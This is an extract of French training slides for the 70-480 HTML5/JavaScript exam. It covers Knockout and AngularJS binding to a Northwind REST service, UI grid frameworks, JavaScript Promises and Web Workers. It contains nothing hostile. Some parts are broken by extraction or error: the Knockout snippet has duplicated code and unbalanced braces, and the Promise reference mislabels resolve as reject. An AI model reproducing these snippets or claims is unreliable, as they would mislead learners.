<table class="table table-bordered table-condensed table-striped">
    <thead>
        <tr>
            <th>CompanyName</th>
            <th>CustomerID</th>
        </tr>
    </thead>
    <tbody data-bind="template: { name: 'list-template', foreach: customers }"></tbody>
</table>
```

411

Ajax : Démo – Knockout / REST

Exercices Appel au Service REST Northwind.svc – AngularJS

```

Injection de Fragment HTML via Ajax/KnockOut
Knockout.



| CompanyName                        | CustomerID |
|------------------------------------|------------|
| Alfreds Futterkiste                | ALFKI      |
| Ana Trujillo Emparedados y helados | ANATR      |
| Antonio Moreno Taquería            | ANTON      |
| Around the Horn                    | AROUT      |
| Berglunds snabbköp                 | BERGS      |
| Blauer See Delikatessen            | BLAUS      |
| Blondestksi père et fils           | BLONP      |


```

```

08.2-HTMLPageAjaxKnockout.js x jquery-1.10.2.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69

```

//Demo 3
var listeCustomers = ko.observableArray();
\$.each(results, function(i, item) {
var Customer = {
"CompanyName": item.CompanyName,
"CustomerID": item.CustomerID
};
listeCustomers.push(Customer);
});
var vm = {
customers: listeCustomers
};
var c = new customer(item.CustomerID,
item.CompanyName);
listeCustomers.push(c);
});
var vm = {
customers: listeCustomers
};
ko.applyBindings(vm);
}

412

Traitement des données: Angular

Angular



413

Angular : Apports

Apports de Angular

- Séparation des rôles : Modèle de données / Vues / Contrôleur (*MVC*)
- Services Intégrés (\$http; \$route; \$http; \$cookies)
- Liaison de données
- Directives personnalisées
- Extensions
- Accessibilité & Internationalisation
- Tests
- Documentation et exemples

→ Avantages : Réduction de code et normalisation par rapport au JavaScript natif

→ Impacts : écriture / débogage / maintenance de code

414

AngularJS: Versions

AngularJS existe sous deux versions

• AngularJS 1.x

- génération HTML côté client (explicites HTML/Angular directives)
- fichiers JavaScript référencés et chargés de manière classique
- approche MVC (contrôleur qui expose une portée scope (*this*))
- nombreuses API

• AngularJS 4.0

- Angular CLI (command line interface) → structure de projet
- génération HTML côté serveur ! (composants HTML)
- fichiers TypeScript → compilation JS (*import/export* de composants)
- injection de dépendance (optimisation)
- simplification des API
- Orienté Mobile

→ migration directe V1 vers V2 est incompatible

415

AngularJS: Eléments clés

AngularJS expose ses fonctionnalités via les notions de

- **Contrôleur**: fonction JavaScript associée à l'IHM et qui représente le contexte d'exécution d'une application AngularJS
- **Vue**: l'IHM dont les contrôles sont associées aux fonctionnalités AngularJS via des *directives* (*ng-click*)
- **Service**: fonctions JS pour exposer les fonctionnalités métiers




416

AngularJS: Directives de la Vue

AngularJS procède par une compilation HTML (*\$compile*)

→ parcourir le DOM et y rechercher des directives spécifiques AngularJS



- ***ng-app***: charge une Application AngularJS (module)
- ***ng-controller***: référence le contrôleur (fonction JavaScript)
- ***ng-click***: référence le gestionnaire événementiel (fonction JavaScript)
- ***{{ expression }}***: raccourci indiquant à AngularJS d'interpréter l'expression renseignée entre les accolades

417

AngularJS: Fichier JS

AngularJS → le contrôleur agit sur la portée du DOM auquel il est associé
 → les propriétés du \$scope sont observables

```
var app = angular.module('AppAngularJS', []);

app.controller('CtrlAngularJS', callback);

function callback($scope) {
    $scope.name = "James";
    $scope.changeName = function () {
        $scope.name = "Bond Girl";
    }
}
```

418

AngularJS: Data Binding

Lors d'une liaison de données de type tableau, les données (présentées via des propriétés du modèle – list dans l'exemple) sont associées à un modèle HTML via la directive *ng-repeat*

```
function GoBindingCtlr($scope) {
    //Modèle observable
    $scope.list = getData();

    //Vue
    /**
     * --- AngularJS ---
     */
    <button ng-click="addItem()">Add Item</button>
    <button ng-click="removeItem()">Remove Item</button>
    <ul ng-repeat="item in list track by $id(item)">
        <li>{{item.name}} avec index {{$id}}</li>
        
    </ul>
```

419

Ajax : Démo – AngularJS / REST

Exercices Appel au Service REST Northwind.svc – AngularJS

Injection de Fragment HTML via Ajax/AngularJS

CompanyName	CustomerID
Alfreds Futterkiste	ALFKI
Ana Trujillo Emparedados y helados	ANATR
Antonio Moreno Taquería	ANTON
Around the Horn	AROUT
Berglunds snabbköp	BERGS
Blauer See Delikatessen	BLAUS
Blondesddsl père et fils	BLONP
Bólido Comidas preparadas	BOLID

```

angular.js 08.3-HTMLPageAjaxAngular.js x jquery-1.10.2.js
1 //<reference path="knockout-3.0.0.debug.js" />
2 //<reference path="angular.js" />
3
4 'use strict';
5 //Module Angular
6 var appNorthwind = angular.module('appNorthwind', []);
7
8 appNorthwind.controller('ctrlNorthwind', function ($http) {
9   var vm = this;
10  vm.customers = [];
11  vm.loadData = function () {
12    var url = "http://servicesodata.org/V3/Northwind/Northwind.svc/Customers";
13    var config = {
14      headers: {
15        "accept": "application/json"
16      }
17    };
18    $http.get(url, config).then(successCallback, errorCallback);
19
20
21    function successCallback(data) {
22      //
23      var results = data.data.value;
24      //var log = [];
25      angular.forEach(results, function (v, k) {
26        this.push(new Customer(v.CustomerID, v.CompanyName));
27      }, vm.customers);
28    }
29    function errorCallback(error) {
30      alert("Erreur : " + error);
31    }
32  }
33 });
34 });

```

DEMO

420

UI – Contrôles HTML


Framework UI Externes

421

UI – Grid ag-Grid (1)

Framework UI Externes

- DataGrid
 - <https://www.ag-grid.com/>



422

UI – Grid ag-Grid (2)

Ag-Grid

- tri et filtres
- groupage
- pagination
- thèmes
- événements

Participant			Game of Choice		Performance		Total Winnings		Monthly Breakdown	
Name	Language	Country	Game Name	Bought	Bank Balance	Rating	Total	Winnings	January	February
Tony Smith	English	Ireland	Chess	✓	\$2,396	★★	\$569,571	\$34,000	\$17,656	\$17,656
Andrew Connell	Swedish	Sweden	Bul	✓	\$12,749	★★★	\$481,735	\$17,656	\$741,956	\$54,399
Kevin Flanagan	Spanish	Uruguay	Rithmomachy	✗	\$95,077					
Dimple Unikat	French	France	Kalah	✗	\$65,506		\$605,385	\$81,100		
Bas Rahman	Portuguese	Portugal	Game of the Generals	✓	\$85,309	★★	\$600,037	\$73,500		
Sophie Beckham	Spanish	Colombia	Hare and Hounds	✓	\$75,700	★★	\$574,680	\$20,400		
Isabelle Black	English	Ireland	Sugoroku	✗	\$66,705		\$651,235	\$44,000		
Emily Braxton	French	France	Nine Men's Morris	✗	\$15,749	★★★	\$497,221	\$32,000		
Olivia Brennan	Maltese	Malta	Blockade	✓	\$4,057	★★★★★	\$622,756	\$82,500		
Lily Brock	French	France	Patolli	✓	\$32,834	*	\$727,405	\$93,500		
Chloe Bryson	Italian	Italy	YINSH	✗	\$7,440	★★★★★	\$563,169	\$34,000	\$644,996	\$34,000
Leanne Gosselin	French	Canada	Domino-hex	✗	\$6,740					

423

UI – Grid - autres

Grid spécifiques à certains frameworks

- Angular Data Grid

[① angular-data-grid.github.io/demo/bootstrap/#/?page=1&status=Valid](https://angular-data-grid.github.io/demo/bootstrap/#/?page=1&status=Valid)

Angular Data Grid - Bootstrap Design

- 13 grid

- <https://codegeekz.com/best-javascript-data-grid-libraries/>

13 Best JavaScript Data Grid Libraries

BY GAVIN IN JAVASCRIPT — 30 AUG, 2016

424

UI – Contrôles HTML

Framework UI Externes

- Infragistics
- Progress – Telerik (Kendo-UI Web)
- DevExpress

425

UI – Contrôles HTML - Telerik

- Progress – Telerik (Kendo-UI Web)
 - <https://www.telerik.com/kendo-ui>

MOST POPULAR	DATA MANAGEMENT	INTERACTIVITY & UX	DATA VISUALIZATION	MOBILE WIDGETS	WEB FRAMEWORKS
Grid	Grid	Progress Bar	Barcode	ActionSheet	DataSource
Editor	ListView	Slider	Charts	Button	Drag & Drop
Scheduler	PivotGrid	Sortable	Gauges	ButtonGroup	Effects
Charts	Spreadsheet		QR Code	Drawer	Globalization
DropDownList	TreeList	EDITORS	Stock Charts	ListView	MVVM
Window		AutoComplete	TreeMap	ModalView	Single-Page App
Upload	Calendar	Color Picker		NavBar	Templates
TreeView	GanttChart	ComboBox	FILE UPLOAD & MANAGEMENT	PopOver (tablet)	Validator
ProgressBar	Scheduler	Date and Time Pickers	Upload	Scroller	
TabStrip		DropDownList		ScrollView	MOBILE FRAMEWORKS
	LAYOUT	Editor	NAVIGATION	Switch	Application
	Splitter	Masked TextBox	Button	TabStrip Mobile	Forms
	Tooltip	MultiSelect	Menu		SplitView (tablet)
	Window	Numeric TextBox	PanelBar		View
	DIAGRAMMING		TabStrip		
	Diagram		Toolbar		
			TreeView		
GEO VISUALIZATION					
	Map				

426

UI – Contrôles HTML - Infragistics


- Infragistics
 - <https://www.infragistics.com/products/ultimate>

The screenshot shows the Infragistics website. At the top, there's a navigation bar with links for 'Developers' (highlighted with a cursor), 'UX', 'Business Teams', 'Consulting', and 'Learn'. Below the navigation is a large banner for '.NET & JavaScript UI Components' featuring the Infragistics logo and a progress bar. To the right of the banner is a section titled 'Infragistics Ultimate' with a brief description and a link to 'View Details'. Below this are five product sections: 'Ignite UI for Angular', 'Ignite UI for JavaScript', 'Ultimate UI for ASP.NET', 'Ultimate UI for Windows Forms', and 'Ultimate UI for WPF'. Each section includes a brief description and a 'View Details' link. At the bottom left is a 'VIEW ALL CONTROLS' button, and at the bottom center is a 'DOWNLOAD TRIAL' button.

427

UI – Contrôles HTML - DevExpress

- DevExpress
 - <https://js.devexpress.com/>



428

Programmation en HTML5 avec
JavaScript et CSS3 (70-480)

- Objet Promise en JavaScript
Opérations Différées

429

JS Async: JavaScript Asynchrone

En JavaScript la notion d'asynchronisme est sujette à quelques interprétations:

- une opération est dite **asynchrone** s'il s'agit d'une opération qui n'est pas exécutée au moment du chargement de la page
 - événement (AddEventListener)
 - postposée (setTimeout)
 - Objet Promise

- une opération dans le monde orienté objet est considérée comme « **asynchrone** » si elle est exécutée par un thread spécifique, différent du thread principal
→ API Web Worker

430

JS Async: JavaScript Asynchrone

i **Note:** l'opération `setTimeOut(callback, milliseconds)` est une opération dite asynchrone car le callback est appelé via `setTimeOut` et non pas par la fonction qui appelle `setTimeOut`
→ cependant `setTimeOut` s'exécute dans le cadre du thread principal

J. Resig :

- JavaScript engines only have a single thread, forcing asynchronous events to queue waiting for execution.

MSDN :

Before the Workers...

This JavaScript limitation implies that a long-running process will freeze the main window. We often say that we're blocking the "**UI Thread**". This is the main thread in charge of handling all the visual elements and associated tasks: drawing, refreshing, animating, user inputs events, etc.

431

JS Async: Appels asynchrones

Scénario : appels asynchrones successifs avec callback

The screenshot shows a code editor with two snippets of JavaScript and a call stack window from a browser's developer tools.

```

function MethodAsync(message, cb) {
    setTimeout(function () {
        console.log(message);
        cb();
    }, 3000);
}

//chaîner plusieurs fonctions
MethodAsync('1 - Open DB Connection', function () {
    MethodAsync('2 - Find User', function () {
        MethodAsync('3 - ValidateUser', function () {
            MethodAsync('4 - Do Stuff', function () { });
        });
    });
});

```

The call stack window displays the following stack trace:

- MethodAsync (browserLink:62)
- setTimeout (async) (browserLink:62)
- MethodAsync (browserLink:62)
- setTimeout (async) (browserLink:62)
- MethodAsync (browserLink:62)
- setTimeout (async) (browserLink:62)
- MethodAsync (browserLink:62)
- startHeartbeat (browserLink:62)

On the right, a list of numbered steps is shown:

- 1 - Open DB Connection
- 2 - Find User
- 3 - ValidateUser
- 4 - Do Stuff

432

JS Async: Promise Object

Pour le traitement des opérations différées (asynchrone – thread UI), JavaScript expose un objet appelé Promise.

L'objet Promise va nous permettre de mieux structurer les appels asynchrones.

Constructeur

```
new Promise(function(resolve, reject) {});
```

Une promesse peut être :

accomplie (fulfilled) - L'action associée à la promesse a réussi
rejetée (rejected) - L'action associée à la promesse a échoué en attente (pending) - N'est encore ni accomplie ni rejetée
établie (settled) - Est accomplie ou rejetée

La spc utilise également le terme **thenable** pour décrire un objet assimilable à une promesse, au sens où il a une méthode « `then` ». Ce terme me rappelle

`resolve(thenable)`

Votre promesse sera accomplie ou rejetée avec le résultat de thenable

`reject(obj)`

Votre promesse sera accomplie avec obj

`reject(obj)`

Votre promesse sera rejetée avec obj. Pour des raisons de cohérence et de débogage (ex. piles d'appels), obj devrait être `instanceof Error`. Toute erreur levée dans la fonction de rappel passée au constructeur sera implicitement passée à `reject()`.

433

JS Async: Promise Object

Pour le traitement des opérations différées (passage du callback)

Méthodes d'instance

promise.then(onFulfilled, onRejected)

onFulfilled est appelé quand/si promise s'accomplit. onRejected est appelé quand/si promise est rejetée. Les deux sont optionnels, et en cas d'omission le prochain onFulfilled/onRejected de la chaîne est appelé. Les deux fonctions de rappel prennent un unique paramètre, à savoir la valeur d'accomplissement ou la raison du rejet, respectivement. then renvoie une nouvelle promesse équivalente à la valeur renvoyée par onFulfilled/onRejected une fois passée au travers de Promise.resolve. Si une erreur est levée dans la fonction de rappel, la promesse renvoyée est rejetée avec cette erreur.

promise.catch(onRejected)

Sucré syntaxique pour promise.then(undefined, onRejected)

434

JS Async: Promise Object

```
var promise = new Promise(function(resolve, reject) {
    // faire un truc, peut-être asynchrone, puis...

    if (/^tout a bien marché$/) {
        resolve("Ces trucs ont marché !");
    }
    else {
        reject(Error("Ça a foiré"));
    }
});
```

```
promise.then(function(result) {
    console.log(result); // "Ces trucs ont marché !"
}, function(err) {
    console.log(err); // Error: "Ça a foiré"
});
```

435

JS Async: Promise Object

L'API Promise

```
function asyncMethod(message) {
    //objet promise
    return new Promise(function (resolve, reject) {
        setTimeout(
            function () {
                console.log(message);
                resolve();
            }, 3000);
    });
}

asyncMethod('1 - Open DB Connection').then(function () {
    console.log('retour 1');
    asyncMethod('2 - Find User').then(function () {
        console.log('retour 2');
        asyncMethod('3 - ValidateUser').then(function () {
            console.log('retour 3');
            asyncMethod('4 - Do Stuff').then(function () {
                console.log('retour 4');
            });
        });
    });
});
```

✖ Uncaught ReferenceError
 ✖ Failed to load resource

1 - Open DB Connection
retour 1
2 - Find User
retour 2
3 - ValidateUser
retour 3
4 - Do Stuff
retour 4
>

436

JS Async: Promise Object

```
function findUser() {
    return MethodAsync('2 - Find User').then(
        console.log('retour 2')
    );
}

function validateUser() {
    return MethodAsync('3 - Validate User')
}

function doStuff() {
    return MethodAsync('4 - do stuff')
}

MethodAsync('1 - Open DB Connection')
    .then(findUser)
    .then(validateUser)
    .then(doStuff)
    .then(function () { console.log('Fin opération'); })
```

1 - Open DB Connection
retour 2
2 - Find User
3 - Validate User
4 - do stuff
Fin opération
>

437

JS Async: Promise Object

```

var i = 1;
function MethodAsync(message) {
    //objet promise
    return new Promise(function (resolve, reject) {
        setTimeout(
            function () {
                console.log(message);
                resolve(i);
                i++;
            }, 3000);
    });
}

function findUser() {
    return MethodAsync('2 - Find User').then(
        function (result){
            console.log('retour - ' + result.toString());
        });
}

```

1 - Open DB Connection
 2 - Find User
 retour - 2
 3 - Validate User
 4 - do stuff
 Fin opération

438

JS Async: Promise Object

L'API Promise → XMLHttpRequest

```

function get(url) {
    // Renvoie une nouvelle promesse.
    return new Promise(function(resolve, reject) {
        // Fais le boulot XHR habituel
        var req = new XMLHttpRequest();
        req.open('GET', url);

        req.onload = function() {
            // Ceci est appelé même pour une 404 etc.
            // aussi vérifie le statut
            if (req.status == 200) {
                // Accomplit la promesse avec le texte de la réponse
                resolve(req.responseText);
            }
            else {
                // Sinon rejette avec le texte du statut
                // qui on l'espère sera une erreur ayant du sens
                reject(Error(req.statusText));
            }
        };

        // Gère les erreurs réseau
        req.onerror = function() {
            reject(Error("Erreur réseau"));
        };
        // Lance la requête
        req.send();
    });
}

get('story.json').then(function(response) {
    console.log("Succès !", response);
}, function(error) {
    console.error("Échec !", error);
});

```

439

JS Async: Démo

Démo

Montrer la nature Single Thread des opérations SetTimeout



440

JS Async: Exercice

Exercices

Application « Promise »

1. Invoquer une méthode JavaScript de manière asynchrone via l'objet Promise



```
/*
var results = [];
var i = 1;
function MethodAsync(message) {
    //objet promise
    return new Promise(function (resolve, reject) {
        setTimeout(
            function () {
                generateFibonacciSeries(40);
                console.log(message);

                resolve(i);
                i++;
            }, 3000);
    });
}
```

441

Programmation en HTML5 avec JavaScript et CSS3 (70-480)

- Opérations Asynchrones

442

Web Worker

HTML5 introduit l'API *Web Worker*, qui expose une infrastructure permettant l'exécution d'un script JavaScript (inclus dans un fichier js) dans un thread différent du thread principal

Web Workers or how to be executed *out of the UI Thread*

```
new Worker("fib-library-worker.js")
```

Before the Workers...

This JavaScript limitation implies that a long-running process will freeze the main window. We often say that we're blocking the "**UI Thread**". This is the main thread in charge of handling all the visual elements and associated tasks: drawing, refreshing, animating, user inputs events, etc.

→ L'API Web Worker permet un échange de « messages » entre le *créateur* du worker et le *worker*

443


Web Worker (2)

- i Note:** les fonctions globales `SetTimeout()` et `SetInterval()` sont des fonctions asynchrones au sens où elles s'exécutent après leur enregistrement mais elles s'exécutent dans le thread de l'UI

444

Web Worker : Restrictions

- i Note:** le worker thread n'a pas accès au DOM ni à l'objet Window (excepté quelques méthodes).
→ il a cependant accès aux WebSockets, à IndexedDB, à XMLHttpRequest



<https://msdn.microsoft.com/en-us/hh549259.aspx>

445

Web Worker : Support

Le support à l'API des Web Worker est générale



```
/* Vérifie si les Web Workers sont supportés */
if (window.Worker) {

    // Code utilisant les Web Workers

}
```

446

Web Worker : Support (2)

Pour vérifier si le *web worker* est supporté par le navigateur

```
/* Vérifie si les Web Workers sont supportés */
if (window.Worker) {
```

```
    // Code utilisant les Web Workers
```

```
}
```

447

Web Worker : API

API Web Worker

Page script qui crée un *Worker* (constructeur)

```
worker = new Worker("fib-library-worker.js"); // instance de l'API Worker
worker.onmessage = messageHandler; //retour du worker vers le créateur
worker.onerror = errorHandler; //
worker.postMessage(seriesLength); //invoque le worker
```

la méthode *postMessage(...)* :
 démarre l'opération asynchrone sur le script.js
 → l'événement « message » est levé
 au niveau du Worker



448

Web Worker: postMessage vers worker

La méthode *postMessage(...)* expose deux paramètres

```
worker.postMessage(aMessage, transferList);
```

Paramètres

aMessage

L'objet à envoyer au worker ; il va être dans le champ de donnée dans l'événement délivré au handler `Worker.onmessage`. Cette donnée peut être de n'importe quelle valeur ou un objet JavaScript pris en charge par l'algorithme de clone structuré, qui inclut les références cycliques.

transferList [Facultatif]

Un tableau optionnel d'objets **Transferable** desquels on doit transférer la propriété. Si la propriété d'un objet est transférée, il devient inutilisable (*neutralisé*) pour le contexte dans lequel il était envoyé et devient disponible uniquement pour le worker auquel cela a été envoyé.

Seulement des objets de types **MessagePort** et **ArrayBuffer** peuvent être transférés.

449

Web Worker : envoi de paramètres

Le script du fichier JavaScript invoqué par le worker déclare un *EventListener* « message » (→ pointe ici vers *messageHandler*) pour démarrer l'opération asynchrone

```
function messageHandler(e) {
    // importScripts accepts a comma-separated
    // list of file paths for loading multiple files
    importScripts("fib-library.js");
    if (e.data > 0) {
        generateFibonacciSeries(e.data);
    }
}

addEventListener("message", messageHandler, true);
```


- i Note:** les données envoyées par la méthode *postMessage(...)* du créateur sont récupérées via l'objet événement *e.data* (objet sérialisable JSON)

450

Web Worker : postMessage vers créateur

Le script qui s'exécute dans le contexte du *Worker* lève l'événement « message » via la méthode *postMessage(...)* pour retourner de l'information vers le créateur

→ la propriété *onmessage* est alors invoquée sur le créateur



```
var results= [];

function calculateNextFibonacciValue(n){...}

function generateFibonacciSeries(n) {
    for (var i = 0; i <= n - 1; i++) {
        results.push(calculateNextFibonacciValue(i));
    }
    postMessage(results);
}
```

451

Web Worker : Echanges

i Note: il y a bien échange de message mais il faut remarquer la manière dont les événements sont appelés

Créateur:
→ les appels sont liés à l'instance du worker

```
Worker worker = new Worker(js);
worker.onmessage = handler
worker.postMessage(...)
```

Worker
→ les appels se font sur un objet global DedicatedWorkerGlobalScope (objet *this* du worker)

```
onmessage = handler
Et dans le handler(){
//travail du worker
postMessage(réultat vers le créateur)
}
```

452

Web Worker : Exemple MDN

Exemple sur MDN

```
1 var myWorker = new Worker("worker.js");
2
3 first.onchange = function() {
4   myWorker.postMessage([first.value,second.value]);
5   console.log('Message envoyé au worker');
6 }
7
8 myWorker.onmessage = function(e) {
9   result.textContent = e.data;
10  console.log('Message reçu du worker');
11 }
```



Dans le script *worker.js*, un gestionnaire *onmessage* se charge des messages en provenance du script principal :

```
1 onmessage = function(e) {
2   console.log('Message reçu du script principal');
3   var workerResult = 'Result: ' + (e.data[0] * e.data[1]);
4   console.log('Renvoi d\'un message au script principal');
5   postMessage(workerResult);
6 }
```

453

Web Worker : AJAX

Autre exemple : *worker* lance un appel AJAX

```

function messageHandler(e) {
  if (e.data === "fetch") {
    fetchContent();
  }
}

function fetchContent() {
  var xmlhttp;

  if (XMLHttpRequest) {
    xmlhttp = new XMLHttpRequest();
  } else {
    xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
  }

  xmlhttp.onreadystatechange = function () {
    if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
      postMessage(xmlhttp.responseText);
    }
  }

  xmlhttp.open("GET", "ajax-content.htm", true);
  xmlhttp.send();
}

addEventListener("message", messageHandler, true);

```

454

Web Worker : Import fichiers JS

Importation de fichiers js au niveau du Worker:

→ la fonction globale *importScripts(...)* permet l'importation et l'exécution de scripts externes avant exécution du script du Worker

```

1 importScripts();                      /* imports nothing */
2 importScripts('foo.js');              /* imports just "foo.js" */
3 importScripts('foo.js', 'bar.js');    /* imports two scripts */

```

i **Note** : les scripts importés sont exécutés dans l'ordre dans lequel ils sont importés

Note: Scripts may be downloaded in any order, but will be executed in the order in which you pass the filenames into `importScripts()`. This is done synchronously; `importScripts()` does not return until all the scripts have been loaded and executed.

455

Web Workers: Ressources

Les Workers sont créés en tant qu'objet « long-lived » et ont un coût élevé en performance au démarrage et un coût élevé en mémoire lors de leur exécution

→ MDN conseille d'éiter d'exécuter de nombreux calculs en parallèles

(it would be inappropriate to launch one worker for each pixel of a four megapixel image.)

La méthode `worker.close()` doit être appelée après exécution d'un appel au Worker

La méthode `worker.terminate()` permet de stopper une exécution asynchrone

456

Web Worker : TEST

Le Web Worker est particulièrement indiqué pour les opérations qui sont dites « CPU Bound » et de longue durée

Par exemple - en synchrone - le calcul d'une série Fibonacci à 42 bloquerait l'interface de l'utilisateur pendant plusieurs secondes

→ Calcul d'une série Fibonacci sur 42 donne en synchrone les résultats suivants (timer/appel/calcul/affichage):


```
<script>
$(document).ready(
    function () {
        //Method();
        $("#mybutton").on("click", function (event) {
            var start = new Date().getTime();
            generateFibonacciSeries(42);
            var end = new Date().getTime();
            console.log(end - start + " ms");
        });
    }
);
```

Firefox	Chrome	Edge	IE10
4,45 sec	5,5 sec	Ne répond pas	Ne répond pas

457

Web Worker : TEST Chrome

Débogage dans Chrome : 4 sec pour Fib 40 sec
 → lancer le profileur de performance → test Fib sur 40
 → repérer la zone de scripting


